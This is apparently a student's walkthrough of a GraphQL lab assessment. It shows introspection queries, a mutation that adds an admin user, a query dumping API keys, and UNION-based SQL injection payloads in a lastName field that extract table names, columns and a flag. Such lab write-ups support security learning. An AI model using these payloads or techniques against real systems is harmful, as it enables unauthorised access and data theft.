

Querying to obtain the fields that I can use for the AddEmployeeInput mutation
{
  __type(name: "AddEmployeeInput") {
    name
    inputFields {
      name
      description
      defaultValue
    }
  }
}
Attempting to add a new employee query
mutation {
  addEmployee(input: {username: "aa", role: "admin", employeeId: 123}) {
    employee {
      username
      role
      employeeId
    }
  }
}

Running the query to list employees again, this did work
{
  allEmployees{
    id
    username
    employeeId
    role
  }
}
Manually testing each query for injection vulnerabilities
I am using the InQL extension in burp for this part to make life a bit easier for sending the graphql requests
I sent the request I captured earlier in burp to repeater

Seeing the allProducts query being made, I tried to inject a simple single quote into the fields being queried, but got an erorr
Going back to the graph of queries there is a productByName query though that accepts a product object as its input

Listing a product by name
{productByName (name: "gpu"){ id stock}}Injecting a single quote into the name field, I don’t get a response back so this field does not seem to be the target
Moving onto the employeeByUsername query

no result for injecting a single quote into the username field
Moving onto the customerByName and allCustomers queries.
Attempting to query allCustomers I get an erorr that I need to provide an API key
Dumping API keys
So I need to first query the activeApiKeys table
Making a request to the activeApiKeys table and listing the id, role, and key

{activeApiKeys { id role key }}

{"id":"QXBpS2V5T2JqZWN0OjE=","role":"guest","key":"fbb64ce26fbe8a8d8d6895b8e6ba21a3"}
{"id":"QXBpS2V5T2JqZWN0OjI=","role":"guest","key":"9cf8622bbc9fdc78f245663e08e5b4c1"}
{"id":"QXBpS2V5T2JqZWN0OjM=","role":"admin","key":"0711a879ed751e63330a78a4b195bbad"}
Running the allCustomers query now that I have an api key, I get the lastname of the customers which I will also need to provide in the customerByName query

{allCustomers (apiKey: "0711a879ed751e63330a78a4b195bbad"){ id firstName lastName address }}

{"id":"Q3VzdG9tZXJPYmplY3Q6MQ==","firstName":"Antony","lastName":"Blair","address":"13 Hide A Way Road. Winter Park, FL 32789"}
{"id":"Q3VzdG9tZXJPYmplY3Q6Mg==","firstName":"Margaret","lastName":"Liverman","address":"4797 New Street. Coos Bay, OR 97420 "}
{"id":"Q3VzdG9tZXJPYmplY3Q6Mw==","firstName":"Billy","lastName":"Sawyer","address":"587 Hickory Lane. Washington, DC 20017 "}
Running the customerByName query, providing sawyer as the last name

Finding a SQL injection in the lastName field of the customerByName query
Injecting a single quote into the last name field, I get a sql error indicating that the lastName field is sql injectable.
{customerByName (apiKey: "0711a879ed751e63330a78a4b195bbad", lastName:"Sawyer'"){ id firstName lastName address }}
Changing the last name to a dummy value x and then using a group concat to list the tables in the database
{customerByName (apiKey: "0711a879ed751e63330a78a4b195bbad", lastName:"x' UNION SELECT 1,2,GROUP_CONCAT(table_name),4 FROM information_schema.tables WHERE table_schema=database()-- -"){ id firstName lastName address }}
This tells me that there is a flag table that is the likely target
Using the following sql injection payload to list the columns in the flag table
{customerByName (apiKey: "0711a879ed751e63330a78a4b195bbad", lastName:"x' UNION SELECT 1,2,GROUP_CONCAT(column_name),4 FROM information_schema.columns WHERE table_name='flag'-- -"){ id firstName lastName address }}
Then I can just list the contents of the flag column in the flag database with the following payload
{customerByName (apiKey: "0711a879ed751e63330a78a4b195bbad", lastName:"x' UNION SELECT 1,2,flag,4 FROM flag-- -"){ id firstName lastName address }}
Reflection
This was a pretty fun course and skills assessment. I hadn’t interacted with graphQL before working through this module, but I think I got a good grasp on the fundamentals and it was interesting.